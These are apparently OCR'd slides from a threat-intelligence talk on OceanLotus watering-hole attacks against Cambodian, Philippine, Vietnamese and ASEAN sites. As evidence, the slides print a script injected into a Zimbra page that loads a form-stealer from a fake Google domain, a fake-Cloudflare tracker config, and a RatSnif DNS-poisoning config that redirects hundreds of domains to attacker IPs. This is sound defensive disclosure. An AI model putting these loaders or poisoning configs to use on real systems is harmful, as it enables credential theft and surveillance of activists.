"PHPSESSID=b582f33b28030eee2658c9c626327cda; __atssc=google%253B1;
___APISID=7d2d7ce47dd17aebaee928a2bc1af095; __atuvc=2%257C21; __atuvs=592424c81fa93ff9001;
SAPIS_ID=cAxqYWNpZmRtaWhmZGpocG5qcGlpY2suY29tYnJvd3Nlci1leHRlbnNpb13uamRma21pYWJq ", "**client_hash** ": " ",
"**client_referrer** ": "http://www.mfa.gov.kh/?page=detail&ctype=article&id=1968&lg=en ", "**client_platform_ua** ": "Mozilla/5.0
(Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 ", "client_time ":
"2017-05-23T12:02:50.819Z ", "**timezone** ": "America/New_York ", "**client_network_ip_list** ":["192.168.1.201 "], "**client_api
": "0073002e006a00730063006f00720065002d00670072006f00750070002e0063006f006d ", "client_uuid** ":
"7d317ce47dd17aebaee928a2bc1aab25 ", "**client_zuuid** ": "2223f4b74d-5db0-40a7-8755-bf1d257aa513", "**during** ":{ "history
":1355, "webrtc ":[562]}}, "navigator ":{}}

 21

21

Lots of Data Collection

- Simply visiting the Cambodian MFA website loaded a JavaScript file that kicked off a ton of system profiling and reporting.
  - All kinds of IDs, browser information, screen size, internal IP address, plugins, etc.
  - We label this profiling framework as **Framework B**
- At this point we are not seeing any exploit attempts, malware download prompts, or any sort of phishing.
- Next we want to know where all this data is going and what other systems might be involved.

 22

22

Digging In

- Investigating the domain **jscore-group.com** turned up very little useful data.
- However, researching **health-ray-id.com** began to unravel a staggering number of related websites and infrastructure.

 23

23

One Site After Another…

Site	Link 1	Link 2	Link 3
mfa.gov.kh	www.mfa.gov.kh/jwplayer.js	s.jscore-group.com/js/jwp.js	https://health-ray-id.com/robot.txt
www.khmer-press.com	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt	
www.kntnews.com	http://api.querycore.com/wp/libraries.js	https://health-ray-id.com/robot.txt	
khmer-note.com	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt	
suckhoedoisong.vn	suckhoedoisong.vn/front-end/static/js/jquery.min.js	http://s1.jqueryclick.com/plugins/ui.js	https://health-ray-id.com/robot.txt
police.gov.kh	http://police.gov.kh/wp-includes/js/jquery/jquery.js?ver=1.12.4	http://cdn.widgetapi.com/includes/api.js	https://health-ray-id.com/robot.txt
www.baocalitoday.com	http://www.baocalitoday.com/wp-content/themes/bcl-theme/js/dat-menu.js?ver=1.0	http://a.doulbeclick.org/analytics.js	https://health-ray-id.com/robot.txt
www.afp.mil.ph	http://www.afp.mil.ph/modules/mod_js_flexslider/assets/js/jquery.easing.js	http://ad.jqueryclick.com/assets/adv.js	https://health-ray-id.com/robot.txt
truyenhinhcalitoday.com	http://ad.adthis.org/analytics.js	https://health-ray-id.com/robot.txt	
www.diendantheky.net	http://hit.asmung.net/analytics.js	https://health-ray-id.com/robot.txt	
https://d1s66ldlhegqs2.cloudfront.net/	https://d1s66ldlhegqs2.cloudfront.net/?rwb3498472=1	https://wiget.adsfly.co/blog.js	https://health-ray-id.com/robot.txt
dannews.info	http://js.ecommer.org/menu.js	https://health-ray-id.com/robot.txt	
www.atgt.vn	http://www.googleuserscontent.org/js/gc.js	https://health-ray-id.com/robot.txt	
vietcatholic.net	http://vietcatholic.net/Inc/js/jquery-1.9.1.min.js	https://wiget.adsfly.co/api/query.js	https://health-ray-id.com/robot.txt

 24

24

ASEAN Compromised

asean.org	asean.org/modules/aseanmail/js/wp-mailinglist.js	ad.jqueryclick.com/assets/adv.js
asean.org	asean.org/modules/wordpress-popup/inc/external /wpmu-lib/js/wpmu-ui.3.min.js	cloudflare-api.com/ajax/libs/jquery /2.1.3/jquery.min.js?s=1&v=72580
www.monasri.gov.kh	www.monasri.gov.kh/templates/monasri_template /js/menu/mega.js	ad.jqueryclick.com/assets/adv.js

- The Association of South Eastern Asian Nations (ASEAN) is a very high-profile organization.
  - It's also the first website we found two sets of suspect JavaScript on...
    - ad.jqueryclick.com (Framework B) and...

 25

25

Fake CloudFlare Domain

- cloudflare-api.com/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=72580
- Large blob of JS that provides functions for performing MD5 hashing, base64 decoding, setting variables, and loading other functions.

```
var device_type = 'Desktop';
var os = 'win10';
var os_bits = '64';
var browser = 'ie';
var encryption_key = '1d8c39022dfce07712f8950ba7ad2263';
var receive_url = '//cloudflare-api.com/icon.jpg?v=72580';
var base_url = '//cloudflare-api.com/';
var cdn_base_url = '//cloudflare-api.com/';
```

 26

26

New Framework

- This new framework collects similar information as Framework B but does it in different ways and actually encrypts the data being sent vs simply encoding it with base64
  - We gave it the moniker **Framework A**
- This framework was deployed alongside Framework B on the ASEAN website. The two frameworks do not work together.
  - It is unclear why OceanLotus deployed both frameworks to the ASEAN website.

 27

27

Framework A: Keylogger

- During the course of our investigation into OceanLotus and Framework A, we learned there was a version of it that had keylogger functionality.
- Framework A functionality is designed to potentially be unique per site the code is on (v= identifier).
- There were versions observed for OWA and Zimbra.
  - Checks for specific username and password fields to capture and send along.

 28

28

Philippines National Security Council (NSC)

```
/*
 * ***** BEGIN LICENSE BLOCK *****
 * Zimbra Collaboration Suite Web Client
 * Copyright (C) 2006, 2007, 2008, 2009, 2010, 2011, 2013, 2014 Zimbra, Inc.
 *
 * The contents of this file are subject to the Common Public Attribution License Version 1.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at: http://www.zimbra.com/license
 * The License is based on the Mozilla Public License Version 1.1 but Sections 14 and 15
 * have been added to cover use of software over a computer network and provide for limited attribution
 * for the Original Developer. In addition, Exhibit A has been modified to be consistent with Exhibit B.
 *
 * Software distributed under the License is distributed on an "AS IS" basis,
 * WITHOUT WARRANTY OF ANY KIND, either express or implied.
 * See the License for the specific language governing rights and limitations under the License.
 * The Original Code is Zimbra Open Source Web Client.
 * The Initial Developer of the Original Code is Zimbra, Inc.
 * All portions of the code are Copyright (C) 2006, 2007, 2008, 2009, 2010, 2011, 2013, 2014 Zimbra, Inc. All Rights Reserved.
 * ***** END LICENSE BLOCK *****
 */
window.onload = function () {
    var jqueryjs = document.createElement('script');
    jqueryjs.setAttribute('src','//jquery.google-js.org/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=18967');
    document.body.appendChild(jqueryjs);
}
```

 29

29

Fake Google Site via PH NSC

- JavaScript added to the main index page loads keylogger (form stealer) from OceanLotus Framework A website.
  - New domain: google-js[.]org
- Identified several other fake Google sites:
  - google-js[.]net
  - google-script[.]org
  - googlescripts[.]com
  - googleuserscontent[.]org
  - track-google[.]com

 30

30

Keyloggers

- Found on the following sites:

zimbra.nsc.gov.ph (Zimbra)
email.cnooc.com.cn (OWA)
email.cosl.com.cn (OWA)
mail.navchina.com (OWA)
mail.nsoas.org.cn (OWA)
mail2.afp.mil.ph (Zimbra)
mail.moit.gov.vn (OWA)

 31

31

Profiling Framework Victimology

- We did a substantial amount of research into targeting and victims of the OceanLotus mass surveillance campaign.
- The following targets emerged:
  - Cambodian Government & Media
  - Philippines Military & Government
  - Laotian Government
  - Vietnamese [focused] NGOs and Individuals at odds with the Vietnamese Government

 32

32

Vietnamese NGOs and Individuals

- The vast majority of compromised websites belonged to bloggers, activists, and NGOs critical of the Vietnamese Government.
  - Formosa Ha Tinh Steel Blog*
    - Taiwanese steel company that caused a major environmental disaster in Vietnam after dumping cyanide and other harmful products into a river
  - Human Rights Defenders
  - News/Media Websites
  - Religious (Catholicism)
  - Websites exposing mistreatment of activists
- Over 100 websites and BlogSpot pages

 33

33

Interesting Notes

- Numerous hosting providers and a large variety of CMS platforms
  - Joomla
  - Drupal
  - WordPress
  - Blogger/BlogSpot
- Numerous different methods of loading their JS
  - Typically appended to different legitimate JS files on a site
  - Variables often customized to blend in
  - Hostnames are often split up in multiple parts

 34

34

Domains: Brand Impersonation

35

Targeting Whitelists

- All these frameworks and we see little to no action… What gives?
- Determined that OceanLotus must have some sort of profiling criteria and/or whitelists to determine who to target.
- Based on research, we start to suspect if you are on the OL target list they will:
  - Present fake login page
  - Present malware download

 36

36


High Priority Targets

- An organization Volexity works with has been high-priority target for OceanLotus.
  - Conducted 2015 incident response for them involving OceanLotus
- We can confirm a whitelist for targeting exists based on network security monitoring and on-site testing.
- In our testing, we were able to visit compromised Vietnamese websites and have Framework B actually take action beyond just collecting profiling information.

 37

37


Mach Song Media with Internet Explorer



 38

38


Mach Song Media with Chrome



 39

39

Sign In or Cancel… Same Place



 40

40


Logging In?

- Targeted visitors are made to believe they are simply logging in to access the website or additional content.
- Instead, this is actually a Google OAuth page that will attempt to gain access to the target's Gmail account.
- There is one last opportunity to not fall victim to this attack even after typing a password.

 41

41


Last Chance...



 42

42

Immediately After Allowing Access…



 43

43

OceanLotus Google Access

- Volexity believes that OceanLotus developed a Google App that allows them to steal e-mail and contact information.
  - They can also send e-mail on behalf of the victim, too.
- This type of access also completely bypasses/circumvents any 2FA on the account.
  - There are workarounds to prevent this, but they are not commonplace with Google account access

 44

44

Post-blog Activity

- Within 48 hours of the blog being posted, they removed their malicious JavaScript from a large number of the websites they compromised
  - Mostly the Vietnamese NGO/Human Rights/Civil society websites
  - They did not remove webshells
- The vast majority of their infrastructure was crippled due to the infrastructure being burned in conjunction with providers disabling their DNS.

 45

45

Business as Usual & Resuming Activities

- OceanLotus spear phishing never skipped a beat. If anything, it appeared to pick up shortly after the blog and through mid 2018.
- The web profiling campaign scaled back dramatically but reemerged in early to mid 2018.
  - Heavy focus on Cambodian Government websites
  - Virtually no web profiling via websites in Laos, Philippines, and China
  - Light focus on Vietnamese language sites

 46

46

Mid-to-Late 2018

- In mid-to-late 2018, OceanLotus start reemerging on more Vietnamese blogs and activist websites.
- ESET details the resurgence of the OceanLotus in a blog from last November.
  - 21 compromised sites list, the majority are legacy compromises
  - Most of the exploit infrastructure is disabled or abandoned; most compromised websites are no longer serving active tracking code

Ref: https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/

 47

47

Changes to Code & Infrastructure

- OceanLotus started obfuscating their code more and in different ways across various websites.
  - Dean Edwards packed code
  - Breaking up values into multiple variables
  - Reversing text so it appears backwards
  - Use of String.fromCharCode()
- Dynamic DNS
  - Starting in September, began seeing a heavy move to Dynamic DNS
  - Dyn hostnames used for both profiling and malware activity
  - Frequently using new hostname per compromised website
    - mfaic.gov.kh -> weblink.selfip.info

 48

48

New in 2019

- OceanLotus has started leveraging a new framework for tracking and profiling visitors:


matomo

- Matomo, formerly known as Piwik, is an open source web analytics application that can provide powerful insight into the visitors of a website.
  - Uses a JavaScript tracking client and a PHP receiver to collect data
  - Supports using custom variables, to plug in additional code that can be used to collect information that is not available by default

 49

49


Tin không lề (tinkhongle[.]com)



 50

50

Leadsdonut!



 51

51


Fake Activism, Fake News?

- In a rather dramatic turn of events we also discovered with fairly high confidence that..
  - Multiple websites we had believed to be compromised are actually run by OceanLotus
    - Some of these websites maintain a social media presence as well (Facebook)
    - Websites range from actual activism to news websites
  - Doppelganger domains used mirrored content from legitimate domains
    - Profiling code
    - Exploit code
    - Keyloggers

 52

52


Activist Blog & Facebook Group: Formosa Ha Tinh




 53

53

Remember Tin không lề?





 54

54

OceanLotus Run Websites

HOSTNAME	SOCIAL MEDIA	NOTES
formosahatinh[.]com	https://www.facebook.com/formosasuthat	Rights advocacy / anti-Formosa Steel Plant
baochongthamnhung[.]org	https://www.facebook.com/baochongthamnhung	Anti-corruption website
tinkhongle[.]com	https://www.facebook.com/tinkhongle	Vietnamese news
gaideptoanquoc[.]com	N/A	Website offering escort services
vietstudies[.]net	N/A	Doppelganger domain & mirror of legitimate website: viet-studies.net
ngoclongvn[.]com	N/A	Doppelganger domain & mirror of legitimate website: ngoclongood.com
hadocorp[.]com	N/A	Doppelganger domain & mirror of legitimate website: hado.com.vn
thienlongcorp[.]com	N/A	Doppelganger domain & mirror of legitimate website: thienlonggroup.com

 55

55

LAN Targeting without Credentials

- In April of this year, Volexity worked on a case where a user at an organization working on Vietnamese issues fell victim to a spear phishing attack.
- Attackers pushed down tools onto the system, one of which was given the name **RatSnif** by Cylance in a blog post from June.
  - File was named AdobeUpdate.exe (despite having file details and an icon related to Oracle Java)
  - Used this to conduct attacks against other systems on the LAN through ARP spoofing and intercepting DNS requests
    - Return poisoned results for various DNS names
  - Recovered attacker configuration file **settings.cfg** (base64 encoded)

Ref: https://threatvector.cylance.com/en_us/home/threat-spotlight-ratsnif-new-network-vermin-from-oceanlotus.html

 56

56

settings.cfg | DNS Poisoning Targets

setting -ip "**192.168.1.85**" -ga "**192.168.1.1**" -name "10phut.info,24h.dan-tri.com,24h.tin-hay.com,2giay.info,2isao.com,afamily.vn,anninhdoisong.com,autoxe.net,azthethao.com,bandocbao.com,bantinbuoisang.net,bantincuocsong.com,bantinnhanh.net,bantinsang.net,bantinxahoi.info,baocongan.info,baodatviet.vn,baohaiduong.vn,baomoihd.com,baomoivn.org,baonay.com,baonet.site,baonet.today,baonguoitieudung.info,baophapluatviet.info,baophunuthudo.vn,baotinmoivn.info,baotintuc247.com,baotonghop247.net,baoviet.net,bianbonphuong.com,bilutv.com,bimatsao.com,blogtamsu.vn,bocongan.gov.vn,bomtan.net,bongdanet.vn,bongdaplus.vn,butdanh.net,cafebiz.vn,cafef.vn,cand.com.vn,candonline.com,canhbaovn.com,chanlyvacuocsong.info,chaongaymoi.net,chauxuannguyen.org,chinhphu.vn,chongludandieuxuyentac.com,chuyencuasao.org,chuyenlangsao.net,chuyensaoviet.net,coccoc.com,congan.com.vn,congluan.vn,congluanplus.com,congtintuc.club,congtintuc24h.info,cungmua.com,cuoi.xitrum.net,dantinhoc.com,danviet.vn,diadiemanuong.com,diembao.org,docbao.vn,docbaogiay.vn,docbaophapluat.com,doctinmoi24h.info,doctintuc24gio.info,doctintuctructuyen.info,emdep.vn,evanhatban.info,evatamsu.info,genk.vn,giadinh.net.vn,giaitriexpress.net,giaoduc.net.vn,gioitrengaynay.net,goctinmoi.com,haivn.com,hanhquan.net,hanoi24h.net,hatinhtrongtoi.info,hay.tinonline.net,hdonline.vn,hoahoctro.vn,hoinhanong.info,home.vn,hottoday.net,hpgiadinh.com,katnews.net,kenh13.info,kenh14.vn,kenhkienthuc.org,kenhtinviet.net,khampha.today,khampha.vn,kinhtedothi.vn,luatphapso.com,me.phununet.com,me.zing.vn,megafun.vn,mtgvinh.net,muctim.com.vn,newsen.org,newstheusa.com,nghiplus.com,ngoisao24h.net,ngoisaoonline.info,nguoilambao.vn,nguoitieudung.vn,nhandan.com.vn,nhanh24h.info,nhanhmuagiasi.com,nong24h.info,otofun.org,pcworld.com.vn,phapluatdoisongplus.com,phapluatplus.info,phapluatso.info,phapluatso.org,phapluatvadoisong.net,phununet.com,phunutamsu.info,phunuvietnam.vn,plo.vn,quangnamplus.com,radio0nline.net,radiodlsn.com,redvn.info,saigonecho.com,sao247.com,sao24h.org,saobiz.net,shexb.com,sinhvienit.net,soha.vn,songmainhe.com,songtotnhe.com,star24h.net,suckhoedoisong.vn,sucsongtre.net,sukien247.com,tacchienkhonggianmang.com,taimienphi.vn,tamdiemduluan.com,tamsugiadinh.info,tapchicongsan.org.vn,tapchigiadinh.com.vn,tapchisongdep.com,tapchivietkieu.info,tapchivietkieu.net,tbdn.com.vn,teenvn.net,thaotin.net,thietkeweb.com,thoibao.today,thoisuvtv.info,thongtinchongphandong.com,thuthuat.taimienphi.vn,tiasang.com.vn,tientieu.net,tiin.vn,tin24h.com,tin24h.site,tin365online.com,tin8.co,tinbitcoin.org,tinhay.gethighh.com,tinhaylam.com,tinhayvn.info,tinmientay.net,tinngoisao.info,tinnong247.org,tinnongtrongngay24h.info,tinonline.net,tinquahay.com,tinquansu.net,tinsoc.gethighh.com,tintrieuhoi.com,tintuc24h.com,tintuc60phut.com,tintucf5.com,tintuchn.net,tintucmoinhat.org,tintucnong.org,tintucnong24h.com,tintuconline.com.vn,tintuconline1.com,tintuconline2.com,tintucsaoviet.net,tintucso.net,tintucthegioi247.com,tintucvtv.info,tintucxahoi.net,traideu.com,trithucvn.net,truyentranh.net,ttvn.vn,vdaily.net,viet-home.org,vietbao.vn,vietcredit.com,vietinfo.eu,vietnamdatnuoctoi.live,vietnamnet.vn,vndaikynguyen.com,vneconomy.vn,vnmedia.vn,vnntin24h.com,vntb.org,vtv6.online,www.atgt.vn,www.baocongdan.com,www.baogiaothong.vn,www.baoxaydung.com.vn,www.bongda.com.vn,www.codotphcm.com,www.danchimviet.info,www.doisongphapluat.com,www.haithietchu.com,www.ieltsduhoc.com.vn,www.muabannhadat.vn,www.nettruyen.com,www.ngoisao.sexy,www.nhandan.com.vn,www.phimmoi.net,www.phongcachsao.com,www.qdnd.vn,www.sggp.org.vn,www.thuvienhoasen.info,www.tinmoi.vn,www.vietnamdaily.com,www.vn-zoom.com,www.xaluan.com,www.yan.vn,xabuon.com,xahoi24gio.info,xem.vn,xunghe24h.com,yeah1.com,yume.vn" "**103.83.156.80**"

57

settings.cfg | DNS Poisoning Continued..

-name "b.scorecardresearch.com,download.google.com,download.mozilla.org,files1.coccoc.com,flash.adobe.com,fonts.googleapis.com,net.geo.opera.com,sb.scorecardresearch.com,stats.g.doubleclick.net,update.adobe.com,www.google-analytics.com,www.googletagmanager.com,www.googletagservices.com" "**87.117.234.178**" -all -log "log.txt"

58

log.txt

[INF][10:31:11][::::0]DNS Query 192.168.1.122: TEXTSECURE-SERVICE.WHISPERSYSTEMS.ORG
[INF][10:33:42][::::0]DNS Query 192.168.1.122: STAR.C10R.FACEBOOK.COM
[INF][10:33:42][::::0]DNS Query 192.168.1.122: P48-BUY.ITUNES-APPLE.COM.AKADNS.NET
